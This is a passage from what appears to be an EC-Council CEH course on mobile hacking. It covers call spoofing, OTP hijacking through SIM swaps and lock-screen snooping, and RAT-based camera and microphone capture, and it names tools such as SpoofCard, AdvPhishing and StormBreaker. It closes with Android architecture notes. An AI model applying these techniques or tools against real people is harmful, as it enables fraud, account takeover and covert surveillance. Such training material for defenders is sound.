- The victim receives the malicious SMS and the S@T browser on the SIM card automatically recognizes and processes the hidden instructions or code
- The injected code performs various activities on the device without the user's consent
- The accomplice device receives the user information via SMS, which an attacker can use to track live locations, exfiltrate the device information, and perform many other malicious activities





Figure 17.11: Exploiting Simjacker vulnerability



Call Spoofing

Call spoofing is a technique used by attackers to manipulate the caller ID information displayed on a recipient's phone when they receive a call. Attackers use this technique to disguise their phone number as a trusted source, such as a bank or government agency, trick individuals into sharing sensitive information, or pay for unnecessary services. Attackers also leverage this technique to make threatening or harassing phone calls, while concealing their identities.

The various tools that an attacker can use to perform call spoofing against a targeted phone number are discussed below:

- **SpoofCard**


  Source: *https://www.spoofcard.com*

  SpoofCard allows attackers to use a virtual number to make calls and send text while concealing personal information regardless of location. Attackers can use this tool to change their voices during calls to sound like those of a different gender and add background noise. Additionally, it enables attackers to send calls directly to voicemail and record conversations for later reviews or uploads to cloud services, such as Google Drive and Dropbox.

Figure 17.12: Screenshot of SpoofCard

Some additional call spoofing tools are listed below:

- Fake Call (*https://play.google.com*)
- SpoofTel (*https://www.spooftel.com*)
- Fake Call and SMS (*https://play.google.com*)
- Fake Caller ID (*https://fakecallerid.io*)
- Phone Id - Fake Caller Buster (*https://play.google.com*)



OTP Hijacking/Two-Factor Authentication Hijacking

One-time passwords (OTPs) are sent by a server via SMS, an authenticator app, or an email for the secure authentication of users. Although this feature seems secure, attackers can hijack OTPs and redirect them to their personal devices using different techniques such as social engineering and SMS jacking. This attack is difficult to detect as users might suspect a network issue upon failure to receive an OTP, when the OTP is actually redirected to an attacker-controlled device. Using the stolen OTP, attackers can login to the victim's online accounts, reset passwords, and steal sensitive information.

The attacker succeeds in OTP hijacking by initially stealing the victim's PII data by bribing or tricking mobile store sellers or exploiting the reuse of the number for different customers. Attackers perform social engineering on telecom providers to obtain ownership of the target user's SIM by claiming that their device was lost. In this manner, attackers convince the telecom provider and request them to transfer control over the victim's SIM. Attackers can also use SIM jacking attacks to infect the target device's SIM using malware, through which they can intercept and read OTPs.




Figure 17.13: OTP hijacking via SMS

OTP Hijacking via Lock Screen Notifications

Attackers physically steal SMS-based OTPs from the target user's mobile phone by monitoring the user's actions closely. They can view the notifications on the target user's lock screen when they request for an OTP. Attackers can hijack lock screen notifications using different methods such as eavesdropping or tricking the user into lending their phone for making an emergency call.

OTP Hijacking Tools

- **AdvPhishing**

  Source: *https://github.com*

  AdvPhishing is a social media phishing tool that assists attackers in bypassing two-factor or OTP authentication. AdvPhishing can gain access to the targeted IP address and is compatible with Linux and Termux OS. Attackers deploy AdvPhishing on public networks using NGrok tunnelling and localhost tunnelling.

  As shown in the screenshot, attackers bypass the two-factor authentication of the victim's social media account (Instagram) by authenticating the application using AdvPhishing.

Figure 17.14: Screenshot of AdvPhishing

- **mrphish**

  Source: *https://github.com*

  mrphish is a bash-based script used for phishing social media accounts with port forwarding and OTP bypassing control. This tool works on both rooted and non-rooted Android devices.

Figure 17.15: Screenshot of mrphish


16 Module 17 | Hacking Mobile Platforms

EC-Council CEH

Camera/Microphone Capture Attacks

Camfecting Attack

- A camfecting attack is a **webcam capturing attack** that is performed to gain access to the camera of a target's computer or mobile device
- An attacker infects the target device with a **remote access Trojan** (RAT) and compromises it to access the victim's camera and microphone
- Using this method, the attacker can obtain sensitive data such as **personal photos**, **recorded videos**, and the **location** of the user



17 Module 17 | Hacking Mobile Platforms

EC-Council CEH

Camera/Microphone Capture Attacks (Cont'd)

Android Camera Hijack Attack

- Attackers exploit **Android's multiple security bypass vulnerabilities** to circumvent the required permissions and gain access to the victim's camera and microphone
- Android camera applications generally require storage permissions such as `android.permission.CAMERA`, `android.permission.RECORD_AUDIO`, and `android.permission.ACCESS_COARSE_LOCATION` to store photos and videos
- Such storage permissions provide **unrestricted access** to the entire internal storage and allows attackers to perform various activities such as capturing photos; recording videos and voice calls; and accessing stored photos

Camera/Microphone Hijacking Tools

Stormbreaker

StormBreaker can access a device's location, **webcam**, and **microphone** without explicitly **requesting any permissions**

https://www.github.com

Camera/Microphone Capture Attacks

With the proliferation of personal devices' usage with the Internet connection, many significant security concerns are being emerged alongside their benefits. Attackers are trying to launch sophisticated attacks on digital users to gain unauthorized access to their devices and steal

sensitive data or compromise the device. The following are two different attacking methods attackers often employ to compromise camera and micro phones of the devices.

Camfecting Attack

A camfecting attack is a webcam capturing attack. In this attack, the attacker gains access to the camera of a target's computer or mobile device. The attacker infects the target device with a remote access Trojan (RAT) and compromises it to access the victim's camera and microphone. An attacker can also disable the camera light to avoid detection. Using this method, the attacker can obtain sensitive data such as personal photos, recorded videos, and the location of the user. Further, the attacker can control the camera from remote areas.

Steps Involved in Camfecting Attack

- The attacker either sends a phishing mail with a malicious link or lures the victim into visiting a malicious website.
- When the victim clicks on the malicious link or visits the malicious website, malware is downloaded and installed on the device, providing remote access to the attacker.
- Now, the attacker can capture personal data such as photos and videos.




Figure 17.16: Camfecting attack

Android Camera Hijack Attack

Attackers attempt to leverage Google's camera application, which is widely used in Android devices as the default camera app. An attacker can exploit Android's multiple security bypass vulnerabilities to circumvent the required permissions and gain access to the victim's camera and microphone. Further, the attacker can exploit this vulnerability even if the mobile device is locked. Android camera applications generally require storage permissions to store photos and videos.

These applications need the victim to provide permissions such as

- `android.permission.CAMERA`
- `android.permission.RECORD_AUDIO`
- `android.permission.ACCESS_COARSE_LOCATION`
- `android.permission.ACCESS_FINE_LOCATION`

Such storage permissions provide unrestricted access to the entire internal storage and allow attackers to perform various activities such as capturing photos; recording videos and voice calls; and accessing stored photos, videos, GPS locations, and other sensitive information.

Steps Involved in Android Camera Hijack Attack

Attackers exploit various bypass vulnerabilities on the target Android device by tricking the victim into downloading a malicious app. The malicious app installs a Trojan on the victim's device without their knowledge. When the victim starts using the infected application, a persistent connection is established between the victim and attacker. Even if the victim closes the application, the connection persists, allowing attackers to capture photos and record videos stealthily.




Figure 17.17: Android camera hijack attack

Camera/Microphone Hijacking Tools

- **StormBreaker**

  Source: *https://www.github.com*

  Attackers use the StormBreaker tool for social engineering by capturing the camera/microphone. The tool can access the device's location, webcam, and microphone without explicitly requesting any permissions.





Figure 17.18: Screenshot of StormBreaker

The following are some additional camera/microphone hacking tools:


- CamPhish (*https://www.github.com*)
- HACK-CAMERA (https://www.github.com)
- E-TOOL (*https://github.com*)
- CamOver (*http://www.github.com*)
- CAM-DUMPER (*https://github.com*)



Hacking Android OS

The number of people using smartphones and tablets is increasing rapidly, as these devices support a wide range of functionalities. Android is the most popular mobile OS because it is a platform that is open to all applications. Like other OSs, Android has certain vulnerabilities, and not all Android users install patches to update and secure the OS software and apps. Such a casual approach of users allows attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

This section discusses the Android OS, its architecture, and the associated vulnerabilities. It also covers the process of rooting Android phones, rooting tools, Android Trojans, and hacking Android mobiles. Finally, the section discusses guidelines for securing Android devices, security controls, and device-tracking tools.



Android OS

Source: *https://developer.android.com*

Android, a software environment developed by Google for mobile devices, includes an OS, middleware, and key applications. The Android OS relies on the Linux kernel and is an open-source platform.

Features:

- Provides a variety of prebuilt UI components such as structured layout objects and UI controls that allow one to build the GUI for the app
- Provides several options to save persistent application data:
  - **Shared Preferences**—Store private primitive data in key-value pairs
  - **Internal Storage**—Private data on the device memory
  - **External Storage**—Public data on the shared external storage
  - **SQLite Databases**—Store structured data in a private database
  - **Network Connection**—Store data on the web with your own network server
- RenderScript provides a platform-independent computation engine that operates at the native level. One can use it to accelerate apps that require extensive computational horsepower.

- Provides rich APIs that allow the app to connect and interact with other devices over Bluetooth, near-field communication (NFC), Wi-Fi P2P, USB, and session initiation protocol (SIP), in addition to standard network connections.
- Application framework allows for the reuse and replacement of components.
- Android runtime (ART) optimized for mobile devices.
- Integrated browser based on the open-source Blink and WebKit engine.
- SQLite for structured data storage.
- Media support for common audio, video, and still image formats (e.g., MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, and GIF).
- Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE.

Android OS Architecture

Source: *https://developer.android.com*

Android is a Linux-based OS designed for portable devices such as smartphones and tablets. It is a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer (HAL), and Linux kernel) and five layers.

- **System Apps**

  All Android system applications are at the top layer. Any app developed should fit into this layer. Some standard applications that come pre-installed with every Android device include dialer, email, calendar, camera, SMS messaging, web browsers, contact managers, and so on. Most Android apps are "written" in Java.

- **Java API Framework**

  Android platform functions are made available to developers through APIs written in Java. The application framework offers many high-level services to applications, which developers incorporate in their development.

  Some of the application framework blocks are as follows:

  - **Content Providers**—Manages data sharing between applications.
  - **View System**—For developing lists, grids, text boxes, buttons, and so on.
  - **Activity Manager**—Controls the activity life cycle of applications.
  - **Location Manager**—Manages location using GPS or cell towers.
  - **Package Manager**—Keeps track of the applications installed on the device.
  - **Notification Manager**—Helps applications display custom messages in a status bar.

- **Resource Manager**—Manages various types of resources used.
- **Telephony Manager**—Manages all voice calls.
- **Window Manager**—Manages application windows.

- **Native C/C++ Libraries**

  The next layer comprises the native libraries. Libraries are "written" in C or C++ and are specific to particular hardware. This layer allows the device to control different types of data.

  The native libraries are as follows:

  - **WebKit and Blink**—web browser engine to display HTML content
  - **Open Max AL**—companion API to OpenGL ES but used for multimedia (video and audio) rather than audio only
  - **Libc**—Comprises System C libraries
  - **Media Framework**—provides media codecs that allow recording and playback of different media formats
  - **Open GL | ES**—2D and 3D graphics library
  - **Surface Manager**—meant for display management
  - **SQLite**—database engine used for data storage purposes
  - **FreeType**—meant for rendering fonts
  - **SSL**—meant for Internet security

- **Android Runtime**

  It includes core libraries and the ART virtual machine.

  - **Android Runtime (ART)**: For Android versions beyond 5.0, apps have their own runtime processes and instances. Android runtime has features such as ahead-of-time (AOT) compilation, just-in-time (JIT) compilation, optimized garbage collection (GC), and Dalvik Executable format (DEX) files to compress machine code.
  - **Core Libraries**: The set of core libraries allows developers to write Android applications using Java.

- **Hardware Abstraction Layer**

  The hardware abstraction layer is used to expose the device's hardware capabilities to the Java API framework that resides at a higher level. It acts as an abstraction layer between the hardware and the software stack. HAL comprises various modules that are required for the hardware equipment in the device, such as audio, camera, Bluetooth, sensors, and so on.

- **Linux Kernel**

  The Android OS relies on the Linux kernel. This layer comprises low-level device drivers such as audio driver, binder (IPC) driver, display driver, keypad driver, Bluetooth driver, camera driver, shared memory driver, USB driver, Wi-Fi driver, Flash memory driver, and power management for the various hardware components. The functions of this layer include memory management, power management, security management, and networking.

The figure below shows a pictorial representation of the complete Android architecture:


